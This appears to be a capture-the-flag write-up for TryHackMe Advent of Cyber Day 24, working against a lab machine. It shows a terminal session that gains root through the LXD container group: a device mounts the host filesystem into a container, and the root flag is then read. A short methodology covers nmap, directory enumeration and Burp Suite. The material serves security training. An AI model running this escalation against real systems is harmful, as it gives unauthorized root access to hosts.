vnc.tryhackme.tech/index.html?host=proxy-2.tryhackme.tech&password=1ce3f78dea292325&proxyIP=10.10.211.248&resize=remote
Applications Places System
Sun 24 Jul, 02:41AttackBox IP:10.10.211.248
Index of /grid - Mozilla Firefox
10.10.233.139:65000/grid/
flynn@light-cycle: /var/www/TheGrid/includes
File Edit View Search Terminal Help

```
flynn@light-cycle:/var/www/TheGrid/includes$ lxc config device add strongbad tro
gdor disk source=/ path=/mnt/root recursive=true
Device trogdor added to strongbad
flynn@light-cycle:/var/www/TheGrid/includes$ lxc start strongbad
flynn@light-cycle:/var/www/TheGrid/includes$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}



"As Elf McEager claimed the root flag a click could be heard as a small chamber
on the anterior of the NUC popped open. Inside, McEager saw a small object, roug
hly the size of an SD card. As a moment, he realized that was exactly what it wa
s. Perplexed, McEager shuffled around his desk to pick up the card and slot it i
nto his computer. Immediately this prompted a window to open with the word 'HOLO
' embossed in the center of what appeared to be a network of computers. Beneath
this McEager read the following: Thank you for playing! Merry Christmas and happ
y holidays to all!"
/mnt/root/root # 
```

Methodology (Day 24):

First and foremost, we deploy attackbox, use terminal and enter the IP address and use nmap to find ports open. there are 2 ports open. After that we already found the hidden website which is Light cycle. Next, we try all the directory. We also need to use Burp Suite to look into the hidden php page. Lastly after several sequence got the configuration file and all credentials.